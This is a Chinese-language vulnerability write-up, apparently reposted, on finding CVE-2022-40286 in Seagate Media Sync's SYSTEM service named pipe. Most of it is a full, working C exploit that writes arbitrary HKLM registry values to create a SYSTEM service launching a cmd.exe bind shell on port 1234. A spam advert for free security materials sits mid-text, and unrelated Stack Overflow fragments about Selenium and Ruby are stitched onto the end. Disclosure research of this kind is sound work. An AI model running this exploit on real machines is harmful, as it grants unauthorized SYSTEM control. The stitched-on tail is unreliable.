这是挖掘 CVE-2022-40286 漏洞的记录。
闲来无事,我上网随便找了一个驱动来进行测试。我想找一个知名公司的产品,但是又不能是太偏太难懂的东西。
我最先发现了一个叫"Seagate Media Sync"的软件,这是一个将文件复制到希捷无线硬盘上的工具。之后我安装并运行了该软件,然后我发现它创建了一个名为"MediaAggreService.exe"的后台SYSTEM服务。

然后发现这个工具还有一个UI安装程序。

我们一般常见的查找权限提升的方式是对低权限的进程(UI)和高权限服务(或驱动)之间的内部通信进行攻击开始的。要想使用这个方法,首先第一步我们要能够监控的来自UI的合法通信。然而,由于我没有与之配套的希捷硬盘,我们只能使用这个程序中非常少的功能。

通过查看进程资源管理器发现,该服务还包含了一个处理MEDIA_AGGRE_PIPE.PIP管道消息的句柄。猜测这个管道可能是用于用户界面(stxmediamanager.exe)和服务(MediaAggreService.exe)之间的通信。

通过观察用户界面,似乎我们可以点击的唯一按钮就是 "刷新"按钮。希望这能够让我们监控到一些服务通信。我们将调试器连接到用户界面进程,并在CreateFile和WriteFile函数上设置断点。

如上所示,当我们点击 "刷新 "按钮时,UI进程使用CreateFile函数进行了一个命名管道连接。我们可以检查之后调用的WriteFile函数来记录消息数据的内容。以下是写数据操作。
【----帮助网安学习,以下所有学习资料免费领!加vx:yj009991,备注 “博客园” 获取!】
① 网安学习成长路径思维导图
② 60+网安经典常用工具包
③ 100+SRC漏洞分析报告
④ 150+网安攻防实战技术电子书
⑤ 最权威CISSP 认证考试指南+题库
⑥ 超1800页CTF实战技巧手册
⑦ 最新网安大厂面试题合集(含答案)
⑧ APP客户端安全检测指南(安卓+IOS)


根据以上内容,我们可以猜测,第一个消息是一个4字节长度的字段,表示消息体的大小。第二条信息则是真实的命令数据。在这个事件中,它正在发送一条消息体长度为8个字节的命令。最初的4字节长度值与第二个WriteFile调用的nNumberOfBytesToWrite参数一致,这正符合我们的预期。我们现在可以检查该信息传递过程中的接收端。在MediaAggreService.exe中的ConnectNamedPipe函数上设置一个断点,该断点应该会在UI客户端调用CreateFile函数时触发。

然后我们现在可以在ReadFile函数上设置一个断点,这样就可以看到从客户端发送的数据。

现在我们已经找到了该服务中读取数据的代码,然后我们可以跟踪代码的执行流程。由于目前我们只能访问用户界面中的 "刷新 "命令,因此我们很有必要再进行一些静态分析,看看还有哪些命令可用。
在花了一些时间分析代码后,我可以看到每个命令都是以一个16位的签名(0x4B5C)开始的。之后是一个16位的 主命令ID,然后是一个32位的次命令ID。
001145BB | BA 5C4B0000             | mov edx,4B5C                                     | set expected command header signature: 0x4B5C
001145C0 | 0FB708                  | movzx ecx,word ptr ds:[eax]                      | get actual command header signature value
001145C3 | 66:3BCA                 | cmp cx,dx                                        | check 16-bit signature value
001145C6 | 74 1A                   | je mediaaggreservice.1145E2                      | jump if signature matches
001145C8 | 51                      | push ecx                                         |
001145C9 | 68 D8391200             | push mediaaggreservice.1239D8                    | "[PIPE] Failure: Bad Signature 0x%X"
001145CE | 68 F0841400             | push mediaaggreservice.1484F0                    |
001145D3 | E8 D866FFFF             | call mediaaggreservice.10ACB0                    | add_log_entry
001145D8 | 83C4 0C                 | add esp,C                                        |
001145DB | 33C0                    | xor eax,eax                                      |
001145DD | 5E                      | pop esi                                          |
001145DE | 8BE5                    | mov esp,ebp                                      |
001145E0 | 5D                      | pop ebp                                          |
001145E1 | C3                      | ret                                              | error, return
001145E2 | 57                      | push edi                                         |
001145E3 | FF70 04                 | push dword ptr ds:[eax+4]                        | log minor command ID (32-bit)
001145E6 | 0FB740 02               | movzx eax,word ptr ds:[eax+2]                    | log major command ID (16-bit)
001145EA | 50                      | push eax                                         |
001145EB | 68 203A1200             | push mediaaggreservice.123A20                    | "[PIPE] Command major/minor: [0x%X:0x%X]"
001145F0 | 68 F0841400             | push mediaaggreservice.1484F0                    |
001145F5 | E8 7667FFFF             | call mediaaggreservice.10AD70                    | add_log_entry
001145FA | 8B86 D0F00100           | mov eax,dword ptr ds:[esi+1F0D0]                 |
00114600 | C745 F8 00000000        | mov dword ptr ss:[ebp-8],0                       |
00114607 | 0FB740 02               | movzx eax,word ptr ds:[eax+2]                    | get major command value (message_base + 0x2)
0011460B | 83C4 10                 | add esp,10                                       |
0011460E | 83F8 10                 | cmp eax,10                                       | check if the major command value is 0x10
00114611 | 74 60                   | je mediaaggreservice.114673                      | jump to 0x10 command switch
00114613 | 83F8 20                 | cmp eax,20                                       | check if the major command value is 0x20
00114616 | 74 1A                   | je mediaaggreservice.114632                      | jump to 0x20 command switch
00114618 | 68 C83A1200             | push mediaaggreservice.123AC8                    | "[PIPE] Failure: Unknown Major Command"
0011461D | 68 F0841400             | push mediaaggreservice.1484F0                    |
00114622 | E8 8966FFFF             | call mediaaggreservice.10ACB0                    | add_log_entry
通过代码我们也可以看到,该服务似乎只支持两个主命令ID -- 0x10和0x20。发现这些线索后,我们现在可以解码我们先前记录的原始的 "刷新 "命令了。
Header Length: 0x8
0x0000 -> Signature (0x4B5C)
0x0002 -> Major Command ID (0x10)
0x0004 -> Minor Command ID (0x1)
(no message body)在观察分析了两个主命令组的代码后,我注意到0x10命令组包含了一个调用内部函数 MXOSRVSetRegKey 的条目,这个条目的次命令ID为0x400。
001136E4 | 68 08300000             | push 3008                                                | total message length
001136E9 | 8D47 08                 | lea eax,dword ptr ds:[edi+8]                             |
001136EC | 50                      | push eax                                                 |
001136ED | 8DB3 C0A90100           | lea esi,dword ptr ds:[ebx+1A9C0]                         |
001136F3 | 56                      | push esi                                                 |
001136F4 | E8 5F560000             | call <JMP.&memcpy>                                       | copy command message body
001136F9 | FFB3 C0D90100           | push dword ptr ds:[ebx+1D9C0]                            |
001136FF | 8D83 C0C90100           | lea eax,dword ptr ds:[ebx+1C9C0]                         |
00113705 | 50                      | push eax                                                 |
00113706 | 8D83 C0B90100           | lea eax,dword ptr ds:[ebx+1B9C0]                         |
0011370C | 50                      | push eax                                                 |
0011370D | 56                      | push esi                                                 |
0011370E | FF15 68D31100           | call dword ptr ds:[<&?MXOSRVSetRegKey@@YAHPA_W00H@Z>]    | execute command
顾名思义,MXOSRVSetRegKey 函数的作用似乎就是设置一个注册表值,如果该键不存在,那么就创建该键。
70F25590 | 55                      | push ebp                                                 |
70F25591 | 8BEC                    | mov ebp,esp                                              |
70F25593 | 83EC 08                 | sub esp,8                                                |
70F25596 | 8D45 F8                 | lea eax,dword ptr ss:[ebp-8]                             |
70F25599 | 50                      | push eax                                                 |
70F2559A | 8D45 FC                 | lea eax,dword ptr ss:[ebp-4]                             |
70F2559D | 50                      | push eax                                                 |
70F2559E | 6A 00                   | push 0                                                   |
70F255A0 | 68 3F000F00             | push F003F                                               |
70F255A5 | 6A 00                   | push 0                                                   |
70F255A7 | 68 6823F370             | push stxmediadevif.70F32368                              |
70F255AC | 6A 00                   | push 0                                                   |
70F255AE | FF75 08                 | push dword ptr ss:[ebp+8]                                |
70F255B1 | C745 FC 00000000        | mov dword ptr ss:[ebp-4],0                               |
70F255B8 | 68 02000080             | push 80000002                                            |
70F255BD | FF15 1020F370           | call dword ptr ds:[<&RegCreateKeyExW>]                   |
70F255C3 | 85C0                    | test eax,eax                                             |
70F255C5 | 75 1E                   | jne stxmediadevif.70F255E5                               |
70F255C7 | FF75 14                 | push dword ptr ss:[ebp+14]                               |
70F255CA | FF75 10                 | push dword ptr ss:[ebp+10]                               |
70F255CD | 6A 01                   | push 1                                                   |
70F255CF | 50                      | push eax                                                 |
70F255D0 | FF75 0C                 | push dword ptr ss:[ebp+C]                                |
70F255D3 | FF75 FC                 | push dword ptr ss:[ebp-4]                                |
70F255D6 | FF15 0420F370           | call dword ptr ds:[<&RegSetValueExW>]                    |
70F255DC | FF75 FC                 | push dword ptr ss:[ebp-4]                                |
70F255DF | FF15 0020F370           | call dword ptr ds:[<&RegCloseKey>]                       |
70F255E5 | 33C0                    | xor eax,eax                                              |
70F255E7 | 8BE5                    | mov esp,ebp                                              |
70F255E9 | 5D                      | pop ebp                                                  |
70F255EA | C3                      | ret                                                      |
通过对这段代码的分析表明,该命令很有可能会允许我们通过客户端进程远程创建或者修改注册表字符串值。注册表的根键被硬编码为HKEY_LOCAL_MACHINE(在RegCreateKeyExW调用中推0x80000002)。在对这些函数进行逆向分析后,我们发现这个命令接收的消息数据格式如下所示。
Header Length: 0x8
0x0000 -> Signature (0x4B5C)
0x0002 -> Major Command ID (0x10)
0x0004 -> Minor Command ID (0x400)
Message Length: 0x3008
0x0000 -> Registry Key Path (wide-char)
0x1000 -> Value Name (wide-char)
0x2000 -> Value (wide-char)
0x3000 -> Value Length (DWORD)
0x3004 -> (Unused)由于类型字段被硬编码为REG_SZ(在RegSetValueExW调用中push 1),所以上面的命令只支持字符串值 。
我还发现了另一个命令ID(0x410),它允许我们以同样的方式设置REG_DWORD值。这个命令接收的消息数据格式如下。
Header Length: 0x8
0x0000 -> Signature (0x4B5C)
0x0002 -> Major Command ID (0x10)
0x0004 -> Minor Command ID (0x410)
Message Length: 0x3008
0x0000 -> Registry Key Path (wide-char)
0x1000 -> Value Name (wide-char)
0x2000 -> (Unused)
0x3000 -> (Unused)
0x3004 -> Value (DWORD)从上面的命令数据布局可以看出,我们可以推断出这两个命令应该有一个相同的数据结构。我们可以用C结构来表示,如下。
// reverse-engineered seagate command header
struct SeagateCommandHeaderStruct
{
WORD wSignature;
WORD wMajorCommandID;
DWORD dwMinorCommandID;
};
// reverse-engineered seagate registry command data
struct SeagateRegistryCommandDataStruct
{
wchar_t wszKeyPath[2048];
wchar_t wszValueName[2048];
wchar_t wszValueString[2048];
DWORD dwValueStringLength;
DWORD dwDwordValue;
};假设我们的上述猜想都是正确的,这也就意味着,任何用户都能够通过向seagate服务管道发送命令,向HKEY_LOCAL_MACHINE内的任何键写入任意的注册表值。如果这可以实现,这也就意味着我们对于权限的提升就有了一个很明确的利用途径。
所以根据我们分析得到的结果,编写一个自定义的管道客户端来测试我们的猜想。
DWORD SendSeagateCommand(WORD wMajorCommandID, DWORD dwMinorCommandID, BYTE *pCommandData, DWORD dwCommandDataLength)
{
HANDLE hPipe = NULL;
DWORD dwBytesWritten = 0;
DWORD dwDataLength = 0;
SeagateCommandHeaderStruct SeagateCommandHeader;
BYTE *pDataBlock = NULL;
// open seagate media sync pipe
hPipe = CreateFile("\\\\.\\pipe\\MEDIA_AGGRE_PIPE.PIP", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
if(hPipe == INVALID_HANDLE_VALUE)
{
return 1;
}
// initialise command header
memset((void*)&SeagateCommandHeader, 0, sizeof(SeagateCommandHeader));
SeagateCommandHeader.wSignature = 0x4B5C;
SeagateCommandHeader.wMajorCommandID = wMajorCommandID;
SeagateCommandHeader.dwMinorCommandID = dwMinorCommandID;
// calculate total data length
dwDataLength = sizeof(SeagateCommandHeader) + dwCommandDataLength;
// write data length to pipe
if(WriteFile(hPipe, (void*)&dwDataLength, sizeof(dwDataLength), &dwBytesWritten, NULL) == 0)
{
CloseHandle(hPipe);
return 1;
}
// allocate buffer to combine the command header and data
pDataBlock = (BYTE*)malloc(dwDataLength);
if(pDataBlock == NULL)
{
return 1;
}
// copy the header and data into the data buffer
memcpy((void*)pDataBlock, (void*)&SeagateCommandHeader, sizeof(SeagateCommandHeader));
memcpy((void*)((BYTE*)pDataBlock + sizeof(SeagateCommandHeader)), (void*)pCommandData, dwCommandDataLength);
// write the message to the pipe
if(WriteFile(hPipe, (void*)pDataBlock, dwDataLength, &dwBytesWritten, NULL) == 0)
{
free(pDataBlock);
CloseHandle(hPipe);
return 1;
}
// free buffer
free(pDataBlock);
// close pipe
CloseHandle(hPipe);
return 0;
}
DWORD SetRegString(char *pKeyPath, char *pValueName, char *pValue)
{
SeagateRegistryCommandDataStruct SeagateRegistryCommandData;
// initialise seagate registry command data (string)
memset((void*)&SeagateRegistryCommandData, 0, sizeof(SeagateRegistryCommandData));
mbstowcs(SeagateRegistryCommandData.wszKeyPath, pKeyPath, (sizeof(SeagateRegistryCommandData.wszKeyPath) / sizeof(wchar_t)) - 1);
mbstowcs(SeagateRegistryCommandData.wszValueName, pValueName, (sizeof(SeagateRegistryCommandData.wszValueName) / sizeof(wchar_t)) - 1);
mbstowcs(SeagateRegistryCommandData.wszValueString, pValue, (sizeof(SeagateRegistryCommandData.wszValueString) / sizeof(wchar_t)) - 1);
SeagateRegistryCommandData.dwValueStringLength = (wcslen(SeagateRegistryCommandData.wszValueString) + 1) * sizeof(wchar_t);
// send command
if(SendSeagateCommand(0x10, 0x400, (BYTE*)&SeagateRegistryCommandData, sizeof(SeagateRegistryCommandData)) != 0)
{
return 1;
}
return 0;
}
SetRegString("SOFTWARE\\Microsoft\\test", "test", "test_value");上面的代码是连接到了MEDIA_AGGRE_PIPE.PIP管道,并在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\test内创建一个注册表值。然后我们将会以普通用户的身份来执行这个程序。
经过测试可以发现,这段代码可以正常执行,并成功创建了目标注册表值。对注册表HKEY_LOCAL_MACHINE的操作也为攻击提供了更多的可能性。在这种情况下,我们可以通过向HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services注册表键添加条目来创建一个自定义服务。
通常我们不会部署一个单独的exe来作为SYSTEM服务的有效载荷,而是将这一功能放到可执行文件中。这个执行程序将会首先检查它是否是以SYSTEM用户的身份运行。如果不是,它将会执行默认的行为,并通过希捷服务管道创建一个新的服务,如上所述。否则,如果exe检测到它是以SYSTEM服务的身份运行,它将会部署主要的有效载荷,这将会创建一个shell。
总而言之,这个POC工具将执行以下步骤。
使用CreateFile通过命名管道.\pipe\MEDIA_AGGRE_PIPE.PIP连接到希捷服务。
使用GetModuleFileName获取当前exe的文件路径。
通过向希捷服务的命名管道发送注册表命令,创建一个新的Windows服务。在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services中添加一个新条目,使用当前的exe作为进程路径。
重新启动计算机。
Windows将在启动时自动启动我们新创建的服务。可执行程序将检测到它是以SYSTEM身份运行的,并监听1234端口的TCP连接。
当用户连接到localhost:1234时,漏洞服务将会以SYSTEM的身份启动一个新的cmd.exe进程,stdin/stdout会被重定向到客户端套接字。
执行后

重启计算机

链接到 localhost:1234

最终,这个漏洞编号为 CVE-2022-40286。
以下是完整的利用代码。
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")
// reverse-engineered seagate command header
struct SeagateCommandHeaderStruct
{
WORD wSignature;
WORD wMajorCommandID;
DWORD dwMinorCommandID;
};
// reverse-engineered seagate registry command data
struct SeagateRegistryCommandDataStruct
{
wchar_t wszKeyPath[2048];
wchar_t wszValueName[2048];
wchar_t wszValueString[2048];
DWORD dwValueStringLength;
DWORD dwDwordValue;
};
DWORD SendSeagateCommand(WORD wMajorCommandID, DWORD dwMinorCommandID, BYTE *pCommandData, DWORD dwCommandDataLength)
{
HANDLE hPipe = NULL;
DWORD dwBytesWritten = 0;
DWORD dwDataLength = 0;
SeagateCommandHeaderStruct SeagateCommandHeader;
BYTE *pDataBlock = NULL;
// open seagate media sync pipe
hPipe = CreateFile("\\\\.\\pipe\\MEDIA_AGGRE_PIPE.PIP", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
if(hPipe == INVALID_HANDLE_VALUE)
{
return 1;
}
// initialise command header
memset((void*)&SeagateCommandHeader, 0, sizeof(SeagateCommandHeader));
SeagateCommandHeader.wSignature = 0x4B5C;
SeagateCommandHeader.wMajorCommandID = wMajorCommandID;
SeagateCommandHeader.dwMinorCommandID = dwMinorCommandID;
// calculate total data length
dwDataLength = sizeof(SeagateCommandHeader) + dwCommandDataLength;
// write data length to pipe
if(WriteFile(hPipe, (void*)&dwDataLength, sizeof(dwDataLength), &dwBytesWritten, NULL) == 0)
{
CloseHandle(hPipe);
return 1;
}
// allocate buffer to combine the command header and data
pDataBlock = (BYTE*)malloc(dwDataLength);
if(pDataBlock == NULL)
{
return 1;
}
// copy the header and data into the data buffer
memcpy((void*)pDataBlock, (void*)&SeagateCommandHeader, sizeof(SeagateCommandHeader));
memcpy((void*)((BYTE*)pDataBlock + sizeof(SeagateCommandHeader)), (void*)pCommandData, dwCommandDataLength);
// write the message to the pipe
if(WriteFile(hPipe, (void*)pDataBlock, dwDataLength, &dwBytesWritten, NULL) == 0)
{
free(pDataBlock);
CloseHandle(hPipe);
return 1;
}
// free buffer
free(pDataBlock);
// close pipe
CloseHandle(hPipe);
return 0;
}
DWORD SetRegString(char *pKeyPath, char *pValueName, char *pValue)
{
SeagateRegistryCommandDataStruct SeagateRegistryCommandData;
// initialise seagate registry command data (string)
memset((void*)&SeagateRegistryCommandData, 0, sizeof(SeagateRegistryCommandData));
mbstowcs(SeagateRegistryCommandData.wszKeyPath, pKeyPath, (sizeof(SeagateRegistryCommandData.wszKeyPath) / sizeof(wchar_t)) - 1);
mbstowcs(SeagateRegistryCommandData.wszValueName, pValueName, (sizeof(SeagateRegistryCommandData.wszValueName) / sizeof(wchar_t)) - 1);
mbstowcs(SeagateRegistryCommandData.wszValueString, pValue, (sizeof(SeagateRegistryCommandData.wszValueString) / sizeof(wchar_t)) - 1);
SeagateRegistryCommandData.dwValueStringLength = (wcslen(SeagateRegistryCommandData.wszValueString) + 1) * sizeof(wchar_t);
// send command
if(SendSeagateCommand(0x10, 0x400, (BYTE*)&SeagateRegistryCommandData, sizeof(SeagateRegistryCommandData)) != 0)
{
return 1;
}
return 0;
}
DWORD SetRegDword(char *pKeyPath, char *pValueName, DWORD dwValue)
{
SeagateRegistryCommandDataStruct SeagateRegistryCommandData;
// initialise seagate registry command data (dword)
memset((void*)&SeagateRegistryCommandData, 0, sizeof(SeagateRegistryCommandData));
mbstowcs(SeagateRegistryCommandData.wszKeyPath, pKeyPath, (sizeof(SeagateRegistryCommandData.wszKeyPath) / sizeof(wchar_t)) - 1);
mbstowcs(SeagateRegistryCommandData.wszValueName, pValueName, (sizeof(SeagateRegistryCommandData.wszValueName) / sizeof(wchar_t)) - 1);
SeagateRegistryCommandData.dwDwordValue = dwValue;
// send command
if(SendSeagateCommand(0x10, 0x410, (BYTE*)&SeagateRegistryCommandData, sizeof(SeagateRegistryCommandData)) != 0)
{
return 1;
}
return 0;
}
DWORD StartBindShell(WORD wPort)
{
sockaddr_in SockAddr;
PROCESS_INFORMATION ProcessInfo;
STARTUPINFO StartupInfo;
SOCKET ListenSocket = 0;
SOCKET AcceptSocket = 0;
// create listen socket
ListenSocket = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
if(ListenSocket == INVALID_SOCKET)
{
return 1;
}
// set socket addr info
memset((void*)&SockAddr, 0, sizeof(SockAddr));
SockAddr.sin_family = AF_INET;
SockAddr.sin_port = htons(wPort);
SockAddr.sin_addr.s_addr = htonl(INADDR_ANY);
// bind socket
if(bind(ListenSocket, (sockaddr*)&SockAddr, sizeof(SockAddr)) == SOCKET_ERROR)
{
closesocket(ListenSocket);
return 1;
}
// listen
if(listen(ListenSocket, 1) == SOCKET_ERROR)
{
closesocket(ListenSocket);
return 1;
}
// wait for clients
for(;;)
{
// wait for connection
AcceptSocket = accept(ListenSocket, NULL, NULL);
if(AcceptSocket == INVALID_SOCKET)
{
closesocket(ListenSocket);
return 1;
}
// set StartupInfo fields - redirect input/output to socket
memset((void*)&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = sizeof(StartupInfo);
StartupInfo.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
StartupInfo.wShowWindow = SW_HIDE;
StartupInfo.hStdInput = (HANDLE)AcceptSocket;
StartupInfo.hStdOutput = (HANDLE)AcceptSocket;
StartupInfo.hStdError = (HANDLE)AcceptSocket;
// create cmd.exe process with inherited handles
memset((void*)&ProcessInfo, 0, sizeof(ProcessInfo));
if(CreateProcess(NULL, "cmd.exe", NULL, NULL, 1, CREATE_NEW_CONSOLE, NULL, NULL, &StartupInfo, &ProcessInfo) == 0)
{
closesocket(AcceptSocket);
closesocket(ListenSocket);
return 1;
}
// client socket has been passed to cmd.exe - close socket in local process
closesocket(AcceptSocket);
}
// close listen socket
closesocket(ListenSocket);
return 0;
}
DWORD ConfirmSystemUser()
{
HANDLE hToken = NULL;
BYTE bTokenUser[1024];
DWORD dwLength = 0;
SID_IDENTIFIER_AUTHORITY SidIdentifierAuthority;
TOKEN_USER *pTokenUser = NULL;
void *pSystemSid = NULL;
// open process token
if(OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken) == 0)
{
return 1;
}
// get user SID
pTokenUser = (TOKEN_USER*)bTokenUser;
if(GetTokenInformation(hToken, TokenUser, pTokenUser, sizeof(bTokenUser), &dwLength) == 0)
{
CloseHandle(hToken);
return 1;
}
// close token handle
CloseHandle(hToken);
// SECURITY_NT_AUTHORITY
SidIdentifierAuthority.Value[0] = 0;
SidIdentifierAuthority.Value[1] = 0;
SidIdentifierAuthority.Value[2] = 0;
SidIdentifierAuthority.Value[3] = 0;
SidIdentifierAuthority.Value[4] = 0;
SidIdentifierAuthority.Value[5] = 5;
// get SYSTEM user SID
if(AllocateAndInitializeSid(&SidIdentifierAuthority, 1, SECURITY_LOCAL_SYSTEM_RID, 0, 0, 0, 0, 0, 0, 0, &pSystemSid) == 0)
{
return 1;
}
// check if this is the SYSTEM user
if(EqualSid(pTokenUser->User.Sid, pSystemSid) == 0)
{
FreeSid(pSystemSid);
return 1;
}
// clean up
FreeSid(pSystemSid);
return 0;
}
DWORD CreateServiceViaSeagate(char *pServiceName, char *pExePath)
{
char szServiceKey[512];
char szImagePath[512];
char szWindowsDir[512];
// get windows directory
memset(szWindowsDir, 0, sizeof(szWindowsDir));
GetWindowsDirectory(szWindowsDir, sizeof(szWindowsDir) - 1);
// set service key
memset(szServiceKey, 0, sizeof(szServiceKey));
_snprintf(szServiceKey, sizeof(szServiceKey) - 1, "SYSTEM\\CurrentControlSet\\Services\\%s", pServiceName);
// set image path
// (cmd.exe will launch this process in the background - this is to prevent the service manager from killing our process for not responding to service status requests)
memset(szImagePath, 0, sizeof(szImagePath));
_snprintf(szImagePath, sizeof(szImagePath) - 1, "\"%s\\system32\\cmd.exe\" /c start \"\" \"%s\"", szWindowsDir, pExePath);
// set registry value
if(SetRegString(szServiceKey, "ImagePath", szImagePath) != 0)
{
return 1;
}
// set registry value
if(SetRegString(szServiceKey, "ObjectName", "LocalSystem") != 0)
{
return 1;
}
// set registry value
if(SetRegDword(szServiceKey, "ErrorControl", 1) != 0)
{
return 1;
}
// set registry value
if(SetRegDword(szServiceKey, "Start", 2) != 0)
{
return 1;
}
// set registry value
if(SetRegDword(szServiceKey, "Type", 16) != 0)
{
return 1;
}
return 0;
}
int main()
{
WSADATA WinsockData;
char szPath[512];
// check if this process is running as SYSTEM user
if(ConfirmSystemUser() == 0)
{
// initialise winsock
if(WSAStartup(MAKEWORD(2, 2), &WinsockData) != 0)
{
return 1;
}
// ready - start tcp bind shell on port 1234
if(StartBindShell(1234) != 0)
{
return 1;
}
}
else
{
printf("Seagate Media Sync (Version 2.01.0414) - Windows Local Privilege Escalation Exploit (CVE-2022-40286)\n");
printf("x86matthew (www.x86matthew.com)\n\n");
printf("Retrieving current exe path...\n");
// get current exe path
memset(szPath, 0, sizeof(szPath));
if(GetModuleFileName(NULL, szPath, sizeof(szPath) - 1) == 0)
{
printf("Error: Failed to get current exe path\n");
return 1;
}
printf("Creating service...\n");
// create service
if(CreateServiceViaSeagate("x86matthew_seagate_svc", szPath) != 0)
{
printf("Error: Failed to add service via Seagate Media Sync service\n");
return 1;
}
printf("Service created successfully - reboot and connect to localhost:1234 for SYSTEM shell\n");
}
return 0;
}更多靶场实验练习、网安学习资料,请点击这里>>
我使用的是Firefox版本36.0.1和Selenium-Webdrivergem版本2.45.0。我能够创建Firefox实例,但无法使用脚本继续进行进一步的操作无法在60秒内获得稳定的Firefox连接(127.0.0.1:7055)错误。有人能帮帮我吗? 最佳答案 我遇到了同样的问题。降级到firefoxv33后一切正常。您可以找到旧版本here 关于ruby-无法在60秒内获得稳定的Firefox连接(127.0.0.1:7055),我们在StackOverflow上找到一个类
当您在Ruby脚本中使用系统调用时,您可以像这样获得该命令的输出:output=`ls`putsoutput这就是thisquestion是关于。但是有没有办法显示系统调用的连续输出?例如,如果您运行此安全复制命令,以通过SSH从服务器获取文件:scpuser@someserver:remoteFile/some/local/folder/...它显示随着下载进度的连续输出。但是这个:output=`scpuser@someserver:remoteFile/some/local/folder/`putsoutput...不捕获该输出。如何从我的Ruby脚本中显示正在进行的下载进度?
